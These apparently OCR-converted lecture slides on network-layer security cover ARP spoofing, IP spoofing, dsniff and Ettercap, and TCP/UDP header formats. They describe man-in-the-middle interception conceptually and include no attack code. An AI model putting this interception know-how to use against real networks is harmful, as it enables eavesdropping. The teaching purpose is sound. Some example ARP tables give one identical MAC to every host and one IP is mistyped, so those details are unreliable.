Tables Poisoning/Spoofing



IP address	MAC address
192.168.0.40	00:1f:42:12:04:72
192.168.0.1	00:1f:42:12:04:72

IP address	MAC address
192.168.0.20	00:1f:42:12:04:72
192.168.0.1	00:1f:42:12:04:72

ARP Tables Man-in-the-Middle attack




IP address	MAC address
192.168.0.40	00:1f:42:12:04:72
192.168.0.1	00:1f:42:12:04:72

IP address	MAC address
192.168.0.20	00:1f:42:12:04:72
192.168.0.1	00:1f:42:12:04:72

- Attacker broadcasts ARP Query “who has IP 192.168.0.40”?
- That host sends ARP Reply “I do, my MAC is 00:0e:81:10:19:fc”
- Switch updates its table

ARP Tables – Poisoned



IP address	MAC address
192.168.0.40	00:1f:42:12:04:72
192.168.0.1	00:1f:42:12:04:72

IP address	MAC address
192.168.0.20	00:1f:42:12:04:72
192.168.0.1	00:1f:42:12:04:72

Attacker table

IP address	MAC address
192.168.0.40	00:0e:81:10:19:fc
192.168.0.20	00:0e:81:10:17:d1

Preventive Measures


- Do not trust Layer 2 isolation
- Use tools like arpwatch
  - Monitor the ARP to IP translation
  - Alert the system administrators
- Use of switches with fixed tables
  - With a cost in **loss of flexibility**

Results from ARP Spoofing/Poisoning

- The devices 192.168.0.20 and 192.18.0.40 have poisoned ARP tables
- All the data sent from 192.168.0.20 to 192.168.0.40 is redirected to the attacker (Layer 2)
- The attacker may redirect the data to the intended receiver
- Neither the attacked machines nor the switch can detect the attack
- Tools example
  - dsniff - auditing and penetration testing tool set
  - Ettercap - packet sniffer and ARP cache poisoning
- In conclusion: switches do not eliminate the sniffing problem

A comment on “security tools”

- dsniff is one of many tools usable for good and bad:


dsniff

latest release: dsniff-2.3.tar.gz (CHANGES)
beta snapshots

Abstract

dsniff is a collection of tools for network auditing and penetration testing. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, and webspy passively monitor a network for interesting data (passwords, e-mail, files, etc.). arpspoof, dnsspoof, and macof facilitate the interception of network traffic normally unavailable to an attacker (e.g, due to layer-2 switching). sshmitm and webmitm implement active monkey-in-the-middle attacks against redirected SSH and HTTPS sessions by exploiting weak bindings in ad-hoc PKI.

I wrote these tools with honest intentions - to audit my own network, and to demonstrate the insecurity of most network application protocols. Please do not abuse this software.


Roadmap

- Attacks and security model
- Network vulnerabilities
- Physical layer
- Data link layer
- **Network layer**
- Transport layer
- Application layer

(Layer 3) Network Layer

- Topics:
  - Routers and Routing
  - IP Addresses
  - Other topics

Routers



192.168.2.1
A network device sends some network traffic
Switch
The switch decides where to send traffic based on the MAC address
The router decides where to send the traffic based on the IP address
Router
The router has a much bigger "brain" than the switch.
Switch
192.168.1.1

Router behavior

- Routers support the indirect delivery of IP datagrams
- Routing tables are used
- A datagram can usually be sent:
  - Directly to the final destination
  - To the next router in the direction of the destination
  - To the default router

Network Layer threats

- Packet integrity threat
  - IP spoofing
- Information leak threat
- DoS threat

IP packet header

(RFC 791)


```
 0                   1                   2                   3
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|Version|  IHL  |Type of Service|          Total Length         |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|         Identification        |Flags|      Fragment Offset    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Time to Live |    Protocol   |         Header Checksum       |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                       Source Address                          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Destination Address                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Network Layer attacks (1)

- IP spoofing:
  - Packet integrity threat
    - Data is not authenticated
  - Attacker can change the source address of IP packets
    - It is insecure to base access control on IP addresses
  - Attacker can replay, delay, reorder, modify, or inject IP packets and any of its fields

IP packet masquerade

Real IP: 45.60.65.43



Real IP: 20.50.2.76

Real IP: 45.60.135.51

(a) Masquerade

Roadmap

- Attacks and security model
- Network vulnerabilities
- Physical layer
- Data link layer
- Network layer
- **Transport layer**
- Application layer

(Layer 4) Transport Layer

- Topics:
  - UDP
  - TCP
    - Handshake
    - Hijacking
  - DoS
    - TCP DoS
    - ICMP DoS
  - Solutions

UDP

- User Datagram Protocol
- This protocol can be used to send and receive individual packets, without an established connection
- It is just a thin addition to IP
  - It is vulnerable to the same attacks
  - The attacker can make any change
    - And recalculate the checksum

UDP header format

(RFC 768)

```
 0      7 8     15 16    23 24    31
+--------+--------+--------+--------+
|     Source      |   Destination   |
|      Port       |      Port       |
+--------+--------+--------+--------+
|                 |                 |
|     Length      |    Checksum     |
+--------+--------+--------+--------+
|
|          data octets ...
+---------------- ...
```

TCP

- Transmission Control Protocol
- This protocol can be used establish a connection to send and receive a data stream of bytes
  - Reliable
  - Ordered
  - Error-checked


TCP header format

(RFC 793)

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|          Source Port          |       Destination Port        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                        Sequence Number                        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Acknowledgment Number                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

TCP/IP 3-way handshake


- Process used to make a connection between server and client
- SYN used to initiate and establish a connection
- ACK confirms to the other side that it has received the SYN
  - SYN-ACK is a SYN message from local device and ACK of the earlier packet
- Later, FIN is used for terminating a connection



